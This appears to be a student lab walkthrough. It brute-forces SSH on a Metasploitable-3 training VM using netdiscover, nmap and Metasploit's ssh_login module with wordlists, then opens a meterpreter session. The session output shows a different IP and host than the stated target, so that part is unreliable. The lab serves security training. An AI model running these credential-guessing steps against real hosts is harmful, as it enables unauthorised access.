


Access Virtual IP SSH(Port 22)

Open Metasploitable-3 and check the ip address:



```
metasploitable3-ub1404 - VMware Workstation
File Edit View VM Tabs Help
metasploitable3-ub1404 x Ubuntu 64-bit x

vagrant@ubuntu:~$ ifconfig
docker0: Link encap:Ethernet HWaddr 02:42:92:ff:dc:cd
        inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
        inet6 addr: fe80::42:92ff:feff:dc:cd:64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:127 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B) TX bytes:4723 (4.7 KB)

eth0: Link encap:Ethernet HWaddr 00:0c:29:62:18:02
        inet addr:192.168.0.113 Bcast:192.168.0.255 Mask:255.255.0.0
        inet6 addr: fe80::20c:29ff:fe62:1802:64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:32 errors:0 dropped:0 overruns:0 frame:0
        TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:3034 (3.0 KB) TX bytes:8613 (8.6 KB)

lo: Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:65536 Metric:1
        RX packets:260 errors:0 dropped:0 overruns:0 frame:0
        TX packets:260 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:60437 (60.4 KB) TX bytes:60437 (60.4 KB)

veth5d19346: Link encap:Ethernet HWaddr 9c:8b:9a:9a:9b:9b
        inet6 addr: fe80::9c8b:9a9a:9aff:fe9b:9a9b:9b Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B) TX bytes:7552 (7.5 KB)

vagrant@ubuntu:~$
```

Here metasploitable ip = 192.168.0.113

Shariful Islam

shariful.stu20181@juniv.edu
<https://github.com/sharifuliitju>

```
vagrant@ubuntu:~$ ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:92:ff:dc:cd
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:92ff:feff:dccd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:4723 (4.7 KB)

eth0     Link encap:Ethernet  HWaddr 00:0c:29:62:18:02
          inet addr:192.168.0.113  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe62:1802/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3834 (3.8 KB)  TX bytes:8613 (8.6 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:260 errors:0 dropped:0 overruns:0 frame:0
          TX packets:260 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:60437 (60.4 KB)  TX bytes:60437 (60.4 KB)

veth5d19346 Link encap:Ethernet  HWaddr 9e:a0:9a:0a:99:c8
          inet6 addr: fe80::9ca0:9aff:fe0a:99c8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:7552 (7.5 KB)

vagrant@ubuntu:~$ _
```

Type netdiscover in terminal for find metasploitable-3 ip address:

```
Currently scanning: 192.168.249.0/16 | Screen View: Unique Hosts

10 Captured ARP Req/Rep packets, from 3 hosts. Total size: 600

  IP            At MAC Address      Count  Len  MAC Vendor / Hostname
  -----
192.168.0.1     d8:32:14:63:32:e8    8      480  Tenda Technology Co.,Ltd.Dongguan branch
192.168.0.104   a8:41:f4:1d:81:d1    1       60  Unknown vendor
192.168.0.113   00:0c:29:62:18:02    1       60  VMware, Inc.
```

Type `nmap -sV 192.168.0.113` for find open port

```
(root@kali)-[~]
# nmap -sV 192.168.0.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-15 12:13 EST
Nmap scan report for 192.168.0.113
Host is up (0.00030s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
MAC Address: 00:0C:29:62:18:02 (VMware)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.84 seconds
```

Now start metasploit frame word by typing msfconsole:

```
(root@kali)-[~]
└─# msfconsole
```

Metasploit tip: View missing module options with show missing

```
+-----+
| METASPLOIT by Rapid7 |
+-----+

=====c( o( _() )
      //    \
     RECON   EXPLOIT [ ** ]
              \_____/
             [msf >]
          \(\@)(\@)(\@)(\@)(\@)/
            *****

o O o                o O
                   o
PAYLOAD              ""
|(\@)(\@)""**|(\@)(\@)**|(\@)
=====

        '\^/\^/'
         |||||
        LOOT
       ( || - 
      ( || - 
      - || - 
      - || - 
       ( || - 
        '\_/_/'

= [ metasploit v6.4.34-dev ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

search ssh_login

```
msf6 > search ssh_login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_login	.	normal	No	SSH Login Check
1	auxiliary/scanner/ssh/ssh_login_pubkey	.	normal	No	SSH Public Key Login Scanner

Interact with a module by name or index. For example `info 1`, `use 1` or `use auxiliary/scanner/ssh/ssh_login_pubkey`

Use 0,auxiliary scanner as a search

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > |
```

```

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting | Required | Description                                                                                                                                                                                         |
|------------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                                                                                                                 |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                                                                                                                   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to brute force, from 0 to 5                                                                                                                                                                |
| CreateSession    | true            | no       | Create a new session for every successful login                                                                                                                                                     |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                                                                                                                        |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                                                                                                               |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                                                                                                                   |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)                                                                                                         |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                                                                                                                            |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                                                                                                             |
| RHOSTS           |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT            | 22              | yes      | The target port                                                                                                                                                                                     |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                                                                                                                    |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERNAME         |                 | no       | A specific username to authenticate as                                                                                                                                                              |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                                                                                                                           |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                                                                                                                      |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                                                                                                             |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                                                                                                                                            |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >

```

Set the RHOST(RHOST is the target host):

```

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.113
RHOSTS => 192.168.0.113
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Set user and password txt file:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.113
RHOSTS => 192.168.0.113
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE usernames.txt
USER_FILE => usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/shariful/usernames.txt
USER_FILE => /home/shariful/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/shariful/passwd.txt
PASS_FILE => /home/shariful/passwd.txt
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Here verbose and STOP_ON_SUCCESS are false.set them true

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Now exploit the brut force attack:

It's take huge time for check username and password.after checking type sessions

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions█
```

Its show active sessions

```
Active sessions
=====
```

Id	Name	Type	Information	Connection
1		shell linux	SSH kali @	192.168.174.129:34591 → 192.168.174.128:22 (192.168.174.128)
3		meterpreter x86/linux	msfadmin @ metasplitable.localdomain	192.168.174.129:4433 → 192.168.174.128:44393 (192.168.174.128)

Here sessions 3 is meterpreter:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 3
[*] Starting interaction with 3 ...

meterpreter > █
```


Check file in the meterpreter using ls. This is the metasploitation machine. Now here we can create and delete file/folder what we need.

```
040755/rwxr  4096  dir   2010-04-17 14:11:00  .distcc
-xr-x
-0400
100600/rw--  4174  fil   2012-05-14 02:01:49  .mysql_history
-----
-0400
100644/rw-r  586   fil   2010-03-16 19:12:59  .profile
--r--
-0400
100700/rwx-   4     fil   2012-05-20 14:22:32  .rhosts
-----
-0400
040700/rwx-  4096  dir   2010-05-17 21:43:18  .ssh
-----
-0400
100644/rw-r   0     fil   2010-05-07 14:38:35  .sudo_as_admin_suc
--r--                                     cessful
-0400
040755/rwxr  4096  dir   2010-04-27 23:44:17  vulnerable
-xr-x
-0400

meterpreter > █
```